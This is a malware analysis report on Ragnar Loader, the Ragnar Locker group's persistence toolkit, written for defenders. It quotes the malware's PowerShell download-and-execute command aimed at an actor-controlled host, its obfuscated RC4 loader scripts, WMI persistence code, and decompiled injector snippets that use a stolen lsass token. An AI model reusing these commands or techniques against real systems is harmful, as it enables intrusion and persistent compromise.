

Ragnar Loader

Archived: 2026-10-18 03:02:12 UTC

Introduction

(a.k.a Sardonic Backdoor) is a sophisticated toolkit of the

(a.k.a. Ragnar Locker) ransomware group, which has been inflicting targeted cyberattacks on organizations since its emergence in 2020. The Ragnar Loader, frequently identified within the threat landscape as the Ragnar Framework by its associated actors, serves a critical function in maintaining persistent access to compromised systems. Its primary objective is to ensure long-term footholds within targeted environments, enabling sustained malicious operations. As a pivotal element within the Monstrous Mantis ransomware ecosystem, this loader malware employs a suite of advanced tactics designed to evade detection and maintain operational resilience. It leverages multi-layered obfuscation, dynamic decryption routines, and highly sophisticated persistence mechanisms, all of which pose significant challenges to conventional security defenses and detection methodologies.


This analysis examines the inner workings of Ragnar Loader, highlighting its core techniques and functionalities. The malware utilizes

-based payloads for execution, incorporates strong encryption and encoding methods (including RC4 and Base64) to conceal its operations, and employs sophisticated process injection strategies to establish and maintain stealthy control over compromised systems. These features collectively enhance its ability to evade detection and persist within targeted environments.

Technical Analysis


Ragnar Locker equips its affiliates with an archive file containing a robust toolkit tailored for malicious operations. This archive features a reverse shell file, a local privilege escalation file, and a remote desktop protocol (RDP) file, accompanied by a text file detailing the usage instructions for each component. The Ragnar Loader package includes multiple PowerShell scripts specifically crafted to enable remote desktop functionality. These scripts are deliberately obfuscated to facilitate the loading of binary files and the execution of process injection techniques within the target system. A comprehensive analysis of these functionalities is presented in the corresponding sections of this report.

Certain PowerShell scripts, prefixed with `RunSchedulerTask`, are utilized to launch a node that facilitates communication between the compromised system and the threat actor. From the attacker's perspective, an infected system is represented as a node within their operational framework, enabling oversight and control. This process is illustrated in the accompanying figure below.



Additionally, a PowerShell script for pivoting, named `RunPvt.ps1` employs a proxy function for systems without an internet connection; further details are provided in the Pivoting Script section. The package also includes a script that utilizes the Remote Desktop Protocol. Although no instructions are provided for its use in the instruction file, the Remote Protocol Script section offers an explanation.

Another critical component, a file named `bc`, is designed to facilitate remote connections. This file creates an interactive remote shell, enabling the threat actor to execute command-line instructions directly on the compromised system. The full range of available commands is outlined in the Remote Code Execution Console File section. Additionally, the control panel interface (used to execute commands either through the remote shell or PowerShell) is illustrated in the figure below.



Ragnar Loader's Toolkit

As mentioned in the previous section, Ragnar Loader employs a comprehensive toolkit to deploy its loader malware. This toolkit comprises three essential components:

- Node Initialization Script
- Pivoting File
- Remote Desktop Protocol File

- Remote Code Execution Script File

Node Initialization Script

Ragnar Loader is often executed on victim systems using similar PowerShell commands, such as:

```
powershell.exe -nop -ep bypass -c iex (New-Object System.Net.WebClient).DownloadString('https://104-238-34-209[.]nlp[.]io/4c8b09')
```

This command downloads and executes a PowerShell payload that performs similar functions to three obfuscated scripts: `RunScheduledTask.ps1`, `RunScheduledTaskOnce.ps1`, and `RunScheduledTaskU.ps1` which are used to load the C# implementation of Ragnar Loader (

). While all three components rely on the same C# file, they implement unique execution and persistence mechanisms tailored to their specific functions. This differentiation allows each component to operate independently while maintaining alignment with the overall framework.

The obfuscated `RunScheduledTask.ps1` script appears as shown in the figure below. (

)

```
Remove-Item $MyInvocation.MyCommand.Definition -Force;
$cd13="KRaf60KmdOeaXq5VVij7lpIikq2ddhJz2MCXC4k2wlvum9nMgMb6smLA2aovc90F8oRsXCaceQo7GZaBpGyeizozqSff70BSkCqQHspPnDvd+Ysx
$2cb10=$args[0];
$2cb11=$args[1];
$ccc=[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("JAASADIARAAxADEAPQBbAFMAeQBzAHQAZQBt
iex ($ccc);
```

The variable `ccc` includes a Base64 decoding function applied to an encoded string. Upon decoding, a code snippet (illustrated in the following figure) is revealed.

```
Remove-Item $MyInvocation.MyCommand.Definition -Force;
$cd13="KRaf60KmdOeaXq5VVij7lpIikq2ddhJz2MCXC4k2wlvum9nMgMb6smLA2aovc90F8oRsXCaceQo7GZaBpGyeizozqSff70BSkCqQHspPnDvd+Ysx
$2cb10=$args[0]; RC4 key
$2cb11=$args[1];
$92D11=[System.Convert]::FromBase64String($cd13);
$2cb10=[System.Text.Encoding]::ASCII.GetBytes($2cb10);
$R=($D,$K=$Args;
$S=0..255;0..255){$J=($J+$S[$_]+$K[$_%$K.Length])%256;
$S[$_],$S[$J]=$S[$J],$S[$_]};
$D%($I=($I+1))%256;
$H=($H+$S[$I])%256;
$S[$I],$S[$H]=$S[$H],$S[$I];
$_-bxor$S[($S[$I]+$S[$H])%256]}
);
$b1512 = (& $R $92D11 $2cb10);
$b1512=[System.Text.Encoding]::Unicode.GetString($b1512);
iex $b1512;
```


After identifying the value of the `ccc` variable, an RC4 decryption routine becomes apparent, as highlighted in the previous figure. This RC4 decryption function is then invoked to create the variable `$b1512`. The function takes two parameters: one is the encrypted content to be decrypted, and the other is the key used for RC4 decryption. The variable `$cd13` is Base64 decoded (from the value `$92D11`) and serves as the content to be decrypted, while the first argument of the PowerShell script (`$2cb10`) is used as the decryption key.

In addition to these malicious PowerShell scripts, an instruction file provides the following command to initiate the script:


The first argument in the command is the RC4 key used for decryption. After applying RC4 decryption and Base64 decoding to the `$cd13` variable, a new code snippet appears, as shown in the subsequent figure.

```
$f465=Get-WmiObject -List -Namespace root/cimv2 | Where-Object {$_.Name -eq "System__Cls"};
if ($f465 -ne $null) { $f465 | Remove-WmiObject }
$f465=Get-WmiObject -Namespace root/subscription -Class __EventFilter -Filter "Name='System__Evt'";
if ($f465 -ne $null) { $f465 | Remove-WmiObject }
$f465=Get-WmiObject -Namespace root/subscription -Class CommandLineEventConsumer -Filter "Name='System__Cmr'";
if ($f465 -ne $null) { $f465 | Remove-WmiObject }
$f465=Get-WmiObject -Namespace root/subscription -Class __FilterToConsumerBinding -Filter "Filter='__eventfilter.name='Sy
if ($f465 -ne $null) { $f465 | Remove-WmiObject } schtasks /Delete /F /TN WMISystemMonitor;
$f465=Get-Item -Path 'HKCU:\SOFTWARE\AppDataRoaming' -ErrorAction SilentlyContinue;
if ($f465 -ne $null) { $f465 | Remove-Item -Recurse -Confirm:$false; }
$22e4=if([IntPtr]::size -eq 4){"TVQQAAMAAAAEAAAA//8AALGAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4fug
$c456=$PSHOME+'powershell.exe';
$Fac8="-nop -c [System.Reflection.Assembly]::Load((([WmiClass]'root\cimv2:System__Cls').Properties['Parameter'].Value);[ae5
$75a6=New-Object Management.ManagementClass('root\cimv2', $null, $null);
$75a6.Name='System__Cls'; $75a6.Put();
$75a6.Properties.Add('Parameter',[System.Convert]::FromBase64String($22e4));
$75a6.Put();
$C767="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System
$3659=Set-WmiInstance -Class __EventFilter -Namespace root/subscription -Arguments @{ QueryLanguage='WQL'; Query=$C767; Na
$Fac8=Set-WmiInstance -Class CommandLineEventConsumer -Namespace root/subscription -Arguments @{ Name='System__Cmr'; Execu
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace root/subscription -Arguments @{ Filter=$3659; Consumer=$Fac8 }
$C767="SELECT * FROM __InstanceModificationEvent WITHIN 4 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'
$3659=Set-WmiInstance -Class __EventFilter -Namespace root/subscription -Arguments @{ QueryLanguage='WQL'; Query=$C767; Na
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace root/subscription -Arguments @{ Filter=$3659; Consumer=$Fac8 }
Start-Sleep 7; $3659=Get-WmiObject -Class __EventFilter -Namespace root/subscription -Filter "Name='System__Evt_1'"; $4821
$4821 | Remove-WmiObject; $3659 | Remove-WmiObject;
```

The final code snippet includes a prominent Base64-encoded string. Upon decoding, this string reveals a Windows Portable Executable (PE) file developed in C#. The properties of this file are illustrated in the following figure.



Examination of the code in the latest PowerShell script reveals that the variable `Fac8` is responsible for loading the specified function `[ae50E859.bca147dCf08]::c8AEF4Dc292()` from the .NET file. As depicted in the subsequent figure, this function exists within the C# file.



The .NET file is obfuscated using multiple anti-analysis techniques provided by

, including anti-tamper and anti-dumping measures. Without performing a runtime dump, the functions remain hidden.

```

bca147dCf08
1  using System;
2  using System.Diagnostics;
3  using System.IO;
4  using System.IO.Compression;
5  using System.Runtime.InteropServices;
6
7  namespace ae50E859
8  {
9      // Token: 0x02000002 RID: 2
10     public class bca147dCf08
11     {
12         // Token: 0x06000006 RID: 6
13         [DllImport("kernel32.dll", EntryPoint = "VirtualAllocEx")]
14         private static extern IntPtr \u200B\u206F\u202B\u200E\u206B\u206F\u202A\u200E\u200F\u206F\u200B\u200B\u202C\u200E\u206D\u200B
15
16         // Token: 0x06000007 RID: 7 RVA: 0x00032D30 File Offset: 0x00031130
17         public static void c8AEF4Dc292()
18         {
19         }
20
21         // Token: 0x06000008 RID: 8 RVA: 0x000330CC File Offset: 0x000314CC
22         public static byte[] e06F7438EA1(byte[] fcA141B39D3)
23         {
24             /*
25             An exception occurred when decompiling this method (06000008)
26             ICSharpCode.Decompiler.DecompilerException: Error decompiling System.Byte[] ae50E859.bca147dCf08::e06F7438EA1(System.Byte[])
27             ----> System.ArgumentOutOfRangeException: Non-negative number required.
28             Parameter name: length
29             at System.Array.Copy(Array sourceArray, Int32 sourceIndex, Array destinationArray, Int32 destinationIndex, Int32 length, Boolean
30             at System.Array.Copy(Array sourceArray, Array destinationArray, Int32 length)
31             at ICSharpCode.Decompiler.ILastILastBuilder.StackSlot.ModifyStack(StackSlot[] stack, Int32 popCount, Int32 pushCount, ByteCod
32             at ICSharpCode.Decompiler.ILastILastBuilder.StackAnalysis(MethodDef methodDef) in D:\a\dnSpy\dnSpy\Extensions\ILSpy.Decompil
33             at ICSharpCode.Decompiler.ILastILastBuilder.Build(MethodDef methodDef, Boolean optimize, DecompilerContext context) in D:\a\
34             at ICSharpCode.Decompiler.Ast.AstMethodBodyBuilder.CreateMethodBody(ICollection`1 parameters, MethodDebugInfoBuilder& builder)
35             at ICSharpCode.Decompiler.Ast.AstMethodBodyBuilder.CreateMethodBody(MethodDef methodDef, DecompilerContext context, AutoProper
36             \AstMethodBodyBuilder.cs:line 88
37             --- End of inner exception stack trace ---
38             at ICSharpCode.Decompiler.Ast.AstMethodBodyBuilder.CreateMethodBody(MethodDef methodDef, DecompilerContext context, AutoProper
39             \AstMethodBodyBuilder.cs:line 92
40             at ICSharpCode.Decompiler.Ast.AstBuilder.<c__DisplayClass90_0.<AddMethodBody>b__0() in D:\a\dnSpy\dnSpy\Extensions\ILSpy.Deco
41             */
42         }
43
44         // Token: 0x06000009 RID: 9 RVA: 0x0003327C File Offset: 0x0003167C
45         public static void dC8280aB317(byte[] fcA141B39D32)
46         {
47             /*
48             An exception occurred when decompiling this method (06000009)
49             ICSharpCode.Decompiler.DecompilerException: Error decompiling System.Void ae50E859.bca147dCf08::dC8280aB317(System.Byte[])
50             ----> System.OverflowException: Array dimensions exceeded supported range.

```

By placing a breakpoint at the static constructor (cctor) of the `<Module>`, analysts can dump the file to reveal the functions in their decrypted form. However, due to the anti-dump measures, the header of the .NET file becomes corrupted (as shown in the following figure), causing static analysis tools to fail when attempting to open the file.

Cor20 Header ✕

0x00056800	cb	0xC2816
0x00056804	MajorRuntimeVersion	1536
0x00056806	MinorRuntimeVersion	3368
0x00056808	MetaData.VirtualAddress	0xA060000
0x0005680C	MetaData.Size	0x17E
0x00056810	Flags	0x92804

Flags

☐ IL Only

☐ 32-Bit Required

☐ Strong Name Signed

☒ IL Library

☐ 32-Bit Preferred

☒ Track Debug Data

☐ Native EntryPoint

By replacing the corrupted COR20 header in the dumped DLL with the header from the original file, the decrypted function bodies become visible.

```

bca147dCf08 X
1  using System;
2  using System.Diagnostics;
3  using System.IO;
4  using System.IO.Compression;
5  using System.Runtime.CompilerServices;
6  using System.Runtime.InteropServices;
7  using System.Threading;
8
9  namespace ae50E859
10 {
11     // Token: 0x02000002 RID: 2
12     public class bca147dCf08
13     {
14         // Token: 0x06000006 RID: 6
15         [DllImport("kernel32.dll", EntryPoint = "VirtualAllocEx")]
16         private static extern IntPtr \u200B\u206E\u202B\u200E\u206B\u206F\u202A\u200E\u200E\u200E
17
18         // Token: 0x06000007 RID: 7 RVA: 0x00032D30 File Offset: 0x00031130
19         public static void c8AEF4Dc292()
20         {
21             int num = 0;
22             int num2 = 0;
23             byte[] array2;
24             IntPtr intPtr;
25             IntPtr intPtr2;
26             for (;;)
27             {
28                 IL_05:
29                 uint num3 = 3875361462U;
30                 for (;;)
31                 {
32                     uint num4;
33                     switch ((num4 = num3 ^ 2939884340U) % 29U)
34                     {
35                     case 0U:
36                     {
37                         byte[] array = bca147dCf08.e06F7438EA1(bca147dCf08.\u206D\u202B\u200E
38                         num3 = (num4 * 12980992U) ^ 714284693U;
39                         continue;
40                     }

```

The .NET loader decrypts byte arrays by first decompressing them and subsequently applying RC4 decryption. Execution is then handed over to the shellcode via the `runDelegateFunction`. Notably, the shellcode exhibits self-modifying behavior. The accompanying figure below demonstrates the XOR decryption process employed by the shellcode's initial decryption routine.

```

001B      mov     al, 0F1h
001D      mov     rcx, 4EDA9h
0024      lea     rbx, loc_31+1
002B      loc_2B:
002B      xor     [rbx+rcx], al      ; CODE XREF: seg000:loc_31+1j
002E      add     al, [rbx+rcx]
0031      loc_31:
0031      loop    loc_2B            ; DATA XREF: seg000:0000000000000024↑o
0031      ; -----
0033      db      41h ; A
0034      db      5Fh ; _
0035      db      41h ; A
0036      db      5Eh ; ^
0037      db      41h ; A
0038      db      5Dh ; ]

```


Once the shellcode is decrypted, the injector function is invoked to facilitate further execution. This process is illustrated in the accompanying figure below.

```


0001B loc_1B: ; CODE XREF: seg000:0000000000000018↑j
0001B mov     al, 0F1h
0001D mov     rcx, 4B0A9h
00024 lea     rbx, loc_31+1
0002B
0002B loc_2B: ; CODE XREF: seg000:loc_31↓j
0002B xor     [rbx+rcx], al
0002E add     al, [rbx+rcx]
00031
00031 loc_31: ; DATA XREF: seg000:0000000000000024↑o
00031 loop   loc_2B
00033 pop     r15
00035 pop     r14
00037 pop     r13
00039 pop     r12
0003B pop     r9
0003D pop     r8
0003F pop     rdx
00040 pop     rcx
00041 cmovb  r12, r12
00045 jmp     short loc_49
00045 ;
00047 db     0AAh
00048 db     0BDh
00049 ;
00049
00049 loc_49: ; CODE XREF: seg000:0000000000000045↑j
00049 push    rdi
0004A mov     rdi, rsp
0004D and     rsp, 0FFFFFFFFFFFFFFF0h
00051 sub     rsp, 20h
00055 push    rax
00056 push    rcx
00057 push    r8
00059 push    r9
0005B call    mw_run_injector
00060 mov     rsp, rdi
00063 pop     rdi
00064 retn

```

Much like the .NET loader, the shellcode integrates anti-analysis techniques to hinder detection and analysis. Strings are decrypted dynamically during runtime, and the control flow of critical functions is intentionally flattened to obscure logic. Despite the runtime string decryption, these measures can be effectively bypassed using open-source tools such as FLOSS, which is capable of deobfuscating the majority of stack strings. This process is demonstrated in the figures that follow.



Control flow obfuscation can also be effectively countered using the open-source tool D810, which is designed to simplify and reconstruct obfuscated logic. This tool provides analysts with the capability to restore the original control flow, enabling clearer insight into the underlying functionality of the code.



The shellcode identifies required functions by manually parsing the import tables of DLLs and matching them to the intended functions. Once resolved, the addresses of these functions are stored in a variable, which is subsequently passed as an argument to each function when called. This approach ensures dynamic resolution and utilization of critical functions during execution.

```
function_table = v28;
sub_2C39(a1, a2, 0, *function_table, 0x3F8u);
mw_kernel32_imports(a1, a2, v54, *function_table);
mw_ntdll_imports(a1, a2, __ntdll, *function_table);
mw_winhttp_imports(a1, a2, __winhttp, *function_table);
mw_crypt_dll_imports(a1, a2, __crypt32, *function_table);
mw_advapi32_imports(a1, a2, __advapi32, *function_table);
mw_ws2_32_imports(a1, a2, __ws2_32, *function_table);
mw_userenv_imports(a1, a2, __userenv, *function_table);
mw_user32_imports(a1, a2, __user32, *function_table);
mw_shell32_imports(a1, a2, __shell32, *function_table);
return mw_mscrvt_imports(a1, a2, __mscrvt, *function_table);
```


Unlike many malware variants that rely on standard hash or CRC comparisons to identify functions, this backdoor employs straightforward string comparisons to locate its desired functions. This approach simplifies the process of function resolution while maintaining operational efficiency.

```
function_table = a4;
kernel32_base = a3;
v20 = s_VirtualProtect;
qmemcpy(s_VirtualProtect, "rMVPQEhtVKPAGP$", 15);
v21 = 15;
mw_decrypt(a1, a2, 15LL, s_VirtualProtect); // VirtualProtect
virtualProtect = mw_find_exported_function(a1, a2, s_VirtualProtect, kernel32_base);
*function_table = virtualProtect;
v20 = s_GetProcAddress;
qmemcpy(s_GetProcAddress, "cAPtVKGe@@@VAWw$", 15); // GetProcAddress
v21 = 15;
mw_decrypt(a1, a2, 15LL, s_GetProcAddress);
GetProcAddress = mw_find_exported_function(a1, a2, s_GetProcAddress, kernel32_base);
*(function_table + 8) = GetProcAddress;
```

The injector's purpose is to launch the backdoor within a newly created `WmiPrvSE.exe` process (). When creating this process, the injector attempts to execute it using a token stolen from the `lsass.exe` process ()

```
qmemcpy(v77, "H@$", sizeof(v77));           // ld
v79 = 5;
mw_decrypt(a1, v76, 5, v76);
v78 = v75;
qmemcpy(v75, "sIMtVRwa\\nA\\A$", sizeof(v75));
v79 = 13;
mw_decrypt(a1, v76, 13, v75);               // WmiPrvSE.exe
v78 = v74;
qmemcpy(v74, "wA`AFQCtVMRMHACA$", 17);
v79 = 17;
mw_decrypt(a1, v76, 17, v74);               // SeDebugPrivilege
v78 = v73;
qmemcpy(v73, "wApGFtVMRMHACA$", sizeof(v73));
v79 = 15;
mw_decrypt(a1, v76, 15, v73);               // SeTcbPrivilege
v78 = v72;
qmemcpy(v72, "wAeWwMCJtVMIEV]pKOAjVMRMHACA$", 30); // SeAssignPrimaryTokenPrivilege
v79 = 30;
mw_decrypt(a1, v76, 30, v72);
v12 = *(v80 + 32);
```

